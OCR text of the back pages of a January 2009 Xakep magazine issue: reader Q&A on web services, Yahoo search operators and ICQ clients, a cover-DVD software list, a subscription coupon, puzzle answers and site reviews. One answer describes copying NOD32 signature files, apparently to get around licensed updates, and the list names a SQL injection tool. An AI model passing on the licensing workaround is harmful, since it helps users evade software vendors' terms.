7. Заходи в пункт «Обновление» из главного меню антивируса и жми на «Обновить базу данных сигнатур вирусов»;
8. Наслаждайся свежими базами :).
P.S. В некоторых версиях Нода также прокатывает простое копирование файлов с сигнатурами вирусов из `C:\Program Files\ESET\ESET NOD32 Antivirus`. Это все файлы с префиксом `em0*` и расширением .dat.

Q: Что такое веб-службы?
A: Web-сервисы (Web-службы) — это технология, позволяющая приложениям взаимодействовать друг с другом независимо от платформы, на которой они развернуты, а также от языка программирования, на котором они написаны. Web-сервис — это программный интерфейс, описывающий набор операций, которые могут быть вызваны удаленно по сети посредством стандартизированных XML-сообщений. Для описания вызываемой операции или данных используются протоколы, базирующиеся на языке XML. Так, для передачи сообщений используется простой протокол SOAP; внешний интерфейсов веб-службы, через который она отдает или принимает данные, описывается с помощью WSDL. Использование интернет-протокола HTTP обеспечивает взаимодействие программных систем через межсетевой экран. Это избавляет от геморроя писать свой собственный протокол передачи данных. Достаточно написать простой веб-сервис и развернуть его на одном из серверов приложений:

- Java Web Services Development Pack;
- Microsoft .NET-серверы;
- Zend Framework;
- Mono development platform от Novell.

Примером веб-службы, откуда ты легко можешь извлекать данные для своих приложений, например, является давно функционирующий интерфейс «Аэрофлота», располагающийся по адресу webservices.aeroflot.ru.

Q: В журнале много раз описывался синтаксис поисковых запросов Google, а как насчет такого популярного поисковика, как Yahoo?
A: Синтаксис запросов Яхи очень схож с синтаксисом Гугла! Смотри:

- **site** — поиск всех документов в определенном домене + во всех сабдоменах этого домена, например: `'site:yahoo.com'`;
- **hostname** — поиск документов только в определенном хосте, например: `'hostname:autos.yahoo.co'`;
- **link** — поиск всех страниц, ссылающихся на данный документ, например: `'link:http://autos.yahoo.com/'` (кстати, этот оператор Яхи обновляется оперативней аналогичного оператора Гугла);
- **url** — поиск документа в индексе Яхи, например: `'url:http://edit.autos.yahoo.com/repair/tree/0.html'`;
- **inurl** — поиск документа в определенной части проиндексированных адресов, например: `'inurl:bulgarian'`;
- **intitle** — поиск кейворда в заголовках страниц, например: `'intitle:Bulgarian'`.

Также для поиска используются и специфические операторы:

- **'текст'** — поиск точного совпадения с фразой «текст»;
- **'текст +слово'** — поиск фразы «текст». Также в документе обязательно должно присутствовать «слово»;
- **'текст +слово'** — поиск фразы «текст». Также в документе обязательно должно отсутствовать «слово»;
- **'текст OR слово'** — поиск документов, содержащих либо «текст», либо «слово».

Еще довольно интересная фишка — Yahoo! Shortcuts (Яху! Ярлычки). Например:

- кейворд **'map'** в поисковом запросе служит для поиска локации;
- **weather** — прогноз погоды;
- **define** — поиск в словаре;
- **news** — мировые новости.

Ярлычков существует великое множество, так что лучше почитай более подробно о них и о синтаксисе запросов на http://help.yahoo.com/l/us/yahoo/search/basics/basics-04.html.

Q: Как сделать свое контекстное меню?
A: Для этого существует классная утилита — **Open++** (www.freewebs.com/dengdun/en/openxx.htm). Меню, созданные с ее помощью, не столь примитивны, как во многих других программах. Его можно наполнить самыми разнообразными в плане функциональности элементами, используя мощную систему макросов, API-вызов и прочих инструментов.

Q: У меня ошибка профиля. Посоветовали скопировать файлы старого профиля в новую учетную запись, но тупое перемещение не помогает. Почему?
A: Потому что простого перемещения файлов недостаточно — в системе встроен специальный инструмент для копирования файлов профиля. В диалоговом окне «Свойства системы» открой «Дополнительно → Параметры → Профили пользователей». Вот теперь, с помощью средства «Профили пользователей», реально скопировать старый профиль в новую учетную запись. Для этого сначала выбери профиль старого пользователя «old_user» и нажму кнопку «Копировать в папку». Теперь надо указать папку новой учетной записи (она обязательно должна быть в привычном для системы месте — то есть, в Documents and Settings).

Q: Почему вдруг у всех перестает работать аська? Что же все-таки произошло с icq? Причем, мой QIP не работает, а вот приятельская Miranda летает как ни в чем не бывало.
A: Многие говорят, что произошли изменения в протоколе. Да, действительно некоторые изменения были внесены, но, во-первых, они происходят намного чаще, чем отказывают альтернативные клиенты, а, во-вторых, причиной отказа стало вовсе не это. Причина на самом деле лежит на поверхности. Недаром всем пострадавшим юзерам пришло сообщения от UIN #1 с текстом «ICQ версии 5.1 больше не поддерживается. Скачайте бесплатную авторизированную версию ICQ с официального web-сайта ICQ». Просто AOL выпустила новый клиент ICQ Lite и решила принудительно перевести на новинку всех пользователей уже старенькой ICQ 5.1. Почему при этом пострадали, скажем, пользователи QIP? Да потому, что в качестве параметра LoginID, т.е. названия клиента, который используется для подключения к Сети, QIP и многие другие клиенты использовали как раз сигнатуру от аськи 5.1 (чтобы лишний раз не выдавать себя, приходится маскироваться). Сервер подумал, что это как раз пользователи ICQ 5.1 и отправил им соответствующее сообщение, заблокировав работу. Те, клиенты, которые продолжили работу, очевидно, используют другие LoginID, причем, некоторые из них — несуществующие.

Q: Приятель заморачивается с запуском PHP-проекта на Java-платформе. Стесняюсь у него спросить: зачем это нужно и как это сделать?
A: Уверен, он с радостью бы объяснил, что подобная архитектура может быть полезной для высоконагруженных проектов, в которых необходимо объединить, по сути, два мира ПО. Не так давно появилось средство **Quercus PHP** (http://www.caucho.com/resin-3.0/quercus), являющееся реализацией PHP-интерпретатора, полностью написанного на Java. Уже сейчас его можно запустить под разными серверами (Apache Tomcat, Jetty, Apache). А что это позволяет? Ну, например, можно работать в PHP с классами и компонентами, написанными на Java. Проще простого сделать это, воспользовавшись модулем php_java из проекта **PHP/Java Bridge** (php-java-bridge.sourceforge.net). Занятно, что PHP — далеко не единственный язык, который реализуют на Java-платформе. Мы не раз выкладывали на диске **Jython** (www.jython.org) — Java-реализацию нашего любимого Python'а. Помимо этого серьезно развивается **JRuby** (jruby.codehaus.org) и очень гибкий язык **Groovy** (jruby.codehaus.org), разработанный как альтернатива Java с возможностями Python, Руби и даже Smalltalk.

>>WINDOWS

>Dailysoft
- 7-Zip 4.62
- AutoRuns 9.35
- DAEMON Tools Lite 4.30.1
- Download Master 5.5.7.1145
- FarPowerPack 1.15
- FileZilla Client 3.1.6
- IrfanView 4.22
- JDataSaver
- K-Lite Mega Codec Pack 4.4.2
- Miranda IM 0.7.13
- Mozilla Firefox 3.0.5
- Notepad++ 5.1.2
- Opera browser 9.63
- PuTTY 0.60
- QIP Infium v9020
- Skype stable
- Total Commander 7.04a
- Unlocker 1.8.7
- Winamp Media Player 5.541
- Xakep CD DataSaver 5.2

>Development
- Axure RP Pro 5.1
- Adobe AIR 1.5
- Milescript 0.8.1
- mono 2.0
- PatchFactory 3.3
- Qt 4.4.3
- Qt for Windows CE
- Денвер 3
- CodeSmith 5.0.4
- Mercurial 1.1.1
- DeployLX 3.2
- Google Native Client 1.1.28
- JavaFX 1.0 SDK
- Titanium SDK 0.1
- Resource Builder 3.0.0.18

>Games
- OpenTTD 0.6.3

>Misc
- Ditto_Portable 3.15.4
- DriverMax 4.7
- MyUSBOnly 4.17
- Game Overlay 1.0.7
- Camtasia Studio 6.0.0
- Typle 2.0
- Dicto 2.7.4.7
- re:PocketMod
- O&K Work Spy 1.01
- Link Shell Extension

>Net
- A1 Website
- Safari 3.2
- Firefox 3.1b2
- Free Music Zilla 1.0.5
- OpenVPN 2.1_rc15
- Opera 10.0 Alpha 1
- Kiwi CatTools 3.3.14
- Web Forum Reader 2.0
- WISSH
- Whisher 3.0
- DomainScan Pro 2.8beta2
- Deluge 1.1.0
- WebDrive 7.0
- Ad Muncher 4.72

>Multimedia
- Artweaver 0.5.7
- BB FlashBack 2.5
- Inksaver 2.0
- ObjectDock 1.9
- PowerDVD 8
- AUTOPANO v1.03

>Secutity
- AxCrypt 1.6.4.4
- Angry IP Scanner 3.0-beta3
- BestCrypt Traveller 1.02.8
- Jetico Personal Firewall for Windows v.2.0.2.8
- BCWipe 3.11.7
- PassX 1.1
- Odysseus 2.0.0.84
- Wireshark 1.0.5
- Capsa 6.9
- ServiceCapture 1.2.27
- RogueScanner
- nipper 0.12.5
- bsqlbf v2

>System
- Driver Magician V3.32
- MojoPac 2.0
- Priority Saver 1.98
- O&K Print Watch 4.3.0.1730
- Unknown Device Identifier 6.0
- Wuby 8.10
- Sandboxie 3.3
- Outpost Firewall Pro 2009
- Outpost Antivirus Pro 2009
- MySQL 5.0.67
- MySQL 6.0alpha
- PostgreSQL 8.3
- Super Flexible File Synchronizer 4.51
- USB Disk Security V5.1.0.15
- HDDlife 3.1.157

>>UNIX

>Desktop
- YamiPod 1.7
- Lancelot 1.0.3
- Amarok 2.0
- Yakuake 2.9.4
- VLC 0.9.8a
- Beryl 0.2.1
- Brasero 0.8.4
- Adobe Flash Player 10.0.12.36
- Google Gadgets 0.10.4
- Corel Photo-Paint 9
- EarthBrowser 3.0.4
- Songbird 1.0
- PDF Cube 0.0.3b
- ScreenKast 0.1.4
- modmaker 0.2
- ImageMagick 6.4.7-10
- KOffice 1.6.3
- Google Desktop 1.0.1
- Wally 1.3.2
- Google Earth 4.2
- ISO Master 1.3.4
- Krusader 1.90
- Kpackage 3.5.8
- Google Native Client

>Devel
- Adobe AIR 1.5
- Qt Creator 0.9.1b
- Qt 4.4.3
- MySQL Workbench 5.1.5a
- Python 3.0
- jython-2.2.1
- Groovy 1.5
- Nasm 2.05.01
- ArgoUML 0.26
- Bluefish 1.0.7
- libdvdcss 1.2.10
- libjpeg v6b
- libpcap 1.0.0
- libxml2 2.6.31
- Mantis 1.1.6
- jdk-6u11
- JavaFX 1.0

>Games
- Frozen-Bubble

>Net
- Skype 2.0.068
- Transmission 1.40
- Mozilla Firefox 3.0.5
- Opera 9.63
- Wireshark 1.0.5
- KCheckGmail 0.5.7.7
- KTorrent 3.1.5
- SIM Instant Messenger 0.9.4.3
- aMule 2.2.2
- BitTorrent 5.2.2
- LimeWire 4.18.8
- Valknut 0.3.22
- rTorrent 0.8.0
- Flock 2.0.2
- LFTP 3.7.7
- Netscape Navigator 9.0.0.6
- Pidgin 2.5.3

>Security
- Privoxy 3.0.10
- Tor 0.2.0.32
- CGIProxy 2.1
- Snare 1.5.0
- TrueCrypt 6.1a
- Nessus 2.2.10
- Bluediving 0.9
- Rootkit Hunter 1.3.2
- F-Prot Antivirus for Linux Workstations 4.6.7
- THC-SecureDelete 3.1
- DNS Flood Detector 1.12

>Server
- TeamSpeak2 2.0.32.60
- MySQL 5.0.75
- Bacula 2.4.3
- vsftpd 2.0.7
- Apache 2.2.11
- LiteSpeed Web Server 3.3.23
- Open DC Hub 0.7.14
- Ventrilo Server 2.3.1
- webcam_server 0.50
- UnrealIRCd 3.2.6
- TFTP Server 1.4
- NASLite 2.06
- Bind 9.6.0
- Asterisk 1.4.22
- OpenSSH 5.1
- Openvpn 2.1rc15
- PostgreSQL 8.3.5
- Squid 3.0.stable11
- Samba 3.2.6
- Snort 2.8.4.b
- Postfix 2.5.5
- Sendmail 8.14.3
- Dhcp 4.1.0
- Honeyd 1.5c
- OpenLDAP 2.4.13
- Cups 1.4b2

>System
- Filelight 1.0
- Linux NTFS 1.13.1
- Linux Kernel 2.6.28 RC9
- ati 8.12
- nVidia 180.16b
- SystemImager 4.0.2
- Ext2 Filesystems Utilities 1.41.2
- e2retrieve
- Linice 2.6
- IBAM 0.5.1
- pppd-logger 0.2
- cpuburn 1.4
- KLogWatch 2.0.3

>X-Distr
- openSUSE 11.1

DVD

№ 01(121) ЯНВАРЬ 2009

ХАКЕР


КАК СДЕЛАТЬ СОБСТВЕННУЮ СБОРКУ WINDOWS

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ


www.xakep.ru


ЯНВАРЬ 01 (121) 2009




АНТИКРИЗИСНЫЙ ГЭМБЛИНГ

ПОДНИМАЕМ ЛАВЕ НА ПОКЕРРУМНЫХ БОТАХ







ПЕРВЫЕ ВПЕЧАТЛЕНИЯ ОТ НОВОЙ ВИНДЫ

КЛАССОВАЯ БОРЬБА


САМЫЕ МОЩНЫЕ БАГИ ПОПУЛЯРНЫХ PHP-КЛАССОВ

АПГРЕЙДИМ GPS

X-ЭКСПЕРИМЕНТ ПО ПРОКАЧКЕ GPS-НАВИГАТОРА

RIA-СИСТЕМЫ

НОВЫЕ ТЕХНОЛОГИИ СОЗДАНИЯ НАСЫЩЕННЫХ WEB-ПРИЛОЖЕНИЙ



ПОДПИСКА В РЕДАКЦИИ

ХАКЕР + DVD

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

2100 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

Для жителей Москвы (в пределах МКАД) доставка может осуществляться бесплатно с курьером «из рук в руки» в течение 3-х рабочих дней с момента выхода номера на адрес офиса или на домашний адрес.

ПЛЮС ПОДАРОК ОДИН ЖУРНАЛ ДРУГОЙ ТЕМАТИКИ

ОФОРМИВ ГОДОВУЮ ПОДПИСКУ В РЕДАКЦИИ, ВЫ МОЖЕТЕ БЕСПЛАТНО ПОЛУЧИТЬ ОДИН СВЕЖИЙ НОМЕР ЛЮБОГО ЖУРНАЛА, ИЗДАВАЕМОГО КОМПАНИЕЙ «ГЕЙМ ЛЭНД»:

- ЯНВАРСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 30 НОЯБРЯ,
- ФЕВРАЛЬСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 31 ДЕКАБРЯ.
- МАРТОВСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 31 ЯНВАРЯ

ВПИШИТЕ В КУПОН НАЗВАНИЕ ВЫБРАННОГО ВАМИ ЖУРНАЛА, ЧТОБЫ ЗАКАЗАТЬ ПОДАРОЧНЫЙ НОМЕР.



Total DVD


«Страна игр»



«PC игры»



«Железо»



DVDXpert



«Мобильные компьютеры»



«Свой бизнес»



«Лучшие Цифровые камеры»

Maxi tuning

ONBOARD

Total Football

«Хулиган»

ВНИМАНИЕ! ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

ЗА 12 МЕСЯЦЕВ

ЗА 6 МЕСЯЦЕВ







При подписке на комплект журналов
ЖЕЛЕЗО DVD + ХАКЕР DVD:
- Один номер всего за 155 рублей
(на 25% дешевле, чем в розницу)

ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва,**

ул. Тимура Фрунзе, д. 11, стр. 44,
ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подпис ных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб. Подарочные журналы при этом не высылаются

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 200 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Прошу выслать бесплатный номер журнала ____________________

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:

индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом ______ корпус ______
квартира/офис ____________________
телефон (код   ) ____________________
e-mail ____________________
сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________________» с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир


Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________________» с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир



ИВАН СКЛЯРОВ
/ XPUZZLE@REAL.XAKEP.RU,
WWW.SKLYAROFF.RU /

X-PUZZLE:

ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!

НЕ СТЕСНЯЙСЯ ПРИСЫЛАТЬ СВОИ ОТВЕТЫ. ДАЖЕ ЕСЛИ ТЫ СМОГ ОТВЕТИТЬ ВСЕГО НА ОДИН ПАЗЛ, Я С ИНТЕРЕСОМ ПОЧИТАЮ ТВОИ ОРИГИНАЛЬНЫЕ РЕШЕНИЯ. НУ А ГЕРОИ, КОТОРЫЕ ПЕРВЫМИ ПРАВИЛЬНО ОТВЕТЯТ НА ВСЕ ВОПРОСЫ, ПОЛУЧАТ ПРИЗЫ И УВИДЯТ СВОИ ИМЕНА НА СТРАНИЦАХ]C. НО ПОМНИ: В БОЛЬШИНСТВЕ СЛУЧАЕВ ВАРИАНТ ОТВЕТА ЗАСЧИТЫВАЕТСЯ КАК ПРАВИЛЬНЫЙ, ТОЛЬКО ЕСЛИ К НЕМУ ПРИЛОЖЕНО ПОДРОБНОЕ И ВЕРНОЕ ОБЪЯСНЕНИЕ.

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE:

<<СЕТЕВОЙ ПАКЕТ>>

Так как в задании требуется определить MAC-адреса, то логично предположить, что пакет содержит Ethernet-заголовок, который должен стоять самым первым, поскольку является заголовком канального уровня. Если обратиться к стандарту IEEE 802.3, то можно узнать, что первые 6 байт Ethernet-заголовка содержат MAC-адрес получателя (00-50-56-C0-00-01), а следующие 6 байт — MAC-адрес отправителя (00-0C-29-07-7E-86). Затем идут два байта, определяющие тип пакета (0800h — «IP-пакет»), и сразу за ними IP-заголовок. Если обратиться к RFC-791, в котором описан IP-заголовок, то можно узнать, что IP-адрес отправителя расположен на расстоянии 12 байт от начала IP-заголовка (в нашем случае байты c0h a8h 8eh 80h или в десятичном виде: 192.168.142.128). А IP-адрес получателя на расстоянии 16 байт от начала IP-заголовка (c0h a8h 8eh 01h или в десятичном виде: 192.168.142.1). Из поля «Протокол» IP-заголовка, которое расположено на расстоянии 9 байт от начала IP-заголовка, по значению 06 можно понять, что следом за IP-заголовком идет TCP-заголовок. TCP-заголовок описан в RFC-793, откуда можно узнать, что в самом его начале стоит порт отправителя (в нашем случае d8cch или 55500 в десятичном виде) и порт получателя (0087h или 135 в десятичном виде).

<<НАША ТАЙНА>>

Закодированная фраза: «This is a rubric XPuzzle». Использован простейший алгоритм кодирования rot13, суть которого заключается в том, что он циклически сдвигает каждую букву латинского алфавита на 13 позиций вправо.


<<РАСПОЗНАЙ ДЕВАЙС>>

Рис. 1 — разъем RJ-45
Рис. 2 — трансивер
Рис. 3 — точка беспроводного доступа
Рис. 4 — VPN-шлюз
Рис. 5 — Маршрутизатор
Рис. 6 — HASP-ключ


<<СЛУЧАЙНО ИЛИ НАРОЧНО?>>

Если внимательно присмотреться к результатам, которые выдал генератор случайных чисел, то можно заметить, что все они без исключения делятся на 7 (соответствуют признаку делимости на 7). Поэтому генератор случайных чисел ни в коей мере не может считаться случайным.






ПОБЕДИТЕЛЮ – ГОДОВУЮ ПОДПИКУ НА



ЛЮБОВЬ И НЕНАВИСТЬ

Программа hatelove.com (61 байт), код которой показан на рисунке, выводит на экран фразу «I hate Xakep!». Как ты понимаешь, это неправильная жизненная позиция. Требуется исправить всего один байт, чтобы программа выводила на экран фразу «I love Xakep!». Программу hatelove.com можно взять на нашем диске.



ОЧЕНЬ ПРОСТОЙ ШИФР

Расшифруй фразу, показанную на рисунке:




ЛОГИЧЕСКАЯ ЗВЕЗДА

Вставь вместо знаков вопроса логические операции «and», «xor» или «or», а также число в середину, чтобы логическая звезда заработала. То есть должны выполняться логические соотношения, указанные возле линий.

ЛОВЛЯ БАГОВ

В показанные участки кода на Си программистами были умышленно внесены ошибки, чтобы код не могли скомпилировать ламеры. Твоя задача найти эти ошибки и устранить их.


http://WWW2 для кодеров!



СОЦИАЛЬНАЯ СЕТЬ ДЛЯ ПОКЛОННИКОВ JAVASCRIPT

JSUSERS
WWW.JSUSERS.COM

Совершенно новый проект — появился буквально неделю назад с целью объединить программистов, использующих в своей работе JavaScript. По функциональности это что-то среднее между социальной сетью и тематическими форумами. Для общения есть группы по интересам: например, если ты любишь jQuery или ExtJS, то найдешь здесь единомышленников или даже будущих заказчиков.




РАЗРАБОТЧИКИ И ПОЛЬЗОВАТЕЛИ OPENSOURCE ВСЕХ СТРАН, ОБЪЕДИНЯЙТЕСЬ!

OHLOH
WWW.OHLOH.NET


Социальная сеть, заточенная сугубо под программистов, которые используют и разрабатывают какие-то открытые проекты. Эти проекты и есть основа для организации тематических групп, где ты можешь познакомиться с разработчиком Apache или высказать все, что думаешь про авторов 7-Zip-а. Сервис интересен и общей статистикой: сколько человек используют тот или иной продукт и какие именно параметры (сколько строк исходного кода и на каких языках, под какими лицензиями — и другие метрики). Также ты можешь найти тут данные про распространенности языков программирования. К примеру, ты знал, что в Mozilla Firefox используют 13 различных языков, включая C (50 строк), Perl (119 строк) и почти 36.5 тысяч строк на JavaScript?!

ПОЛНАЯ ЗАМЕНА MICROSOFT VISIO ПРЯМО В БРАУЗЕРЕ



GLIFFY
WWW.GLIFFY.COM

Онлайновая замена Microsoft Visio или свободному Dia. Любишь рисовать диаграммы или схемы алгоритмов очередного трояна, но ставить вражью Windows ради Visio, пусть и лучшей программы для диаграмм/графиков, претит? Gliffy — это визуальный редактор диаграмм различных типов, выполненный на флеше. Можешь рисовать прямо в браузере UML-схемы сетей и различного сетевого оборудования, планировать загородный дом, проектировать интерфейс программ, сайтов и просто приводить блок-схемы, используя заранее заготовленные шаблоны и элементы или же создавая собственные. Как теперь модно, можешь и друга пригласить — порисуете вместе. Есть и контроль версий, и экспорт в блог, JPEG/PNG/SVG или в формат MS Visio. Очень удобный инструмент, если надо по-быстрому накидать блок-схему или продумать архитектуру проекта. В бесплатном варианте вполне заменяет любой специальный софт!



5 МИНУТ И VMWARE-ОБРАЗ LAMP-СЕРВЕРА НА ОСНОВЕ UBUNTU ГОТОВ!

ELASTIC SERVER ON-DEMAND
WWW.ELASTICSERVER.COM

Сервис особенно пригодится любителям активно пробовать все новинки софтостроения, не покидая своей любимой и уютной ОС. Ты просто заходишь на сайт, отмечаешь, какие пакеты тебя интересуют (скажем, типичный набор LAMP — Apache, PHP и MySQL) и жмешь кнопку Create server. Тебе будет предложено выбрать вариант виртуализации (под какую систему тебе надо образ — VMware, Parallels, Xen или VirualIron), потом — любимую операционную систему (Ubuntu или DaiSY Linux), а также настроить тип виртуальной сети (NAT или прямое соединение), объем памяти и жесткого диска. А дальше... все, идешь пить пиво, сервис соберет за тебя необходимое ПО и создаст виртуальный образ системы для запуска под системой виртуализации.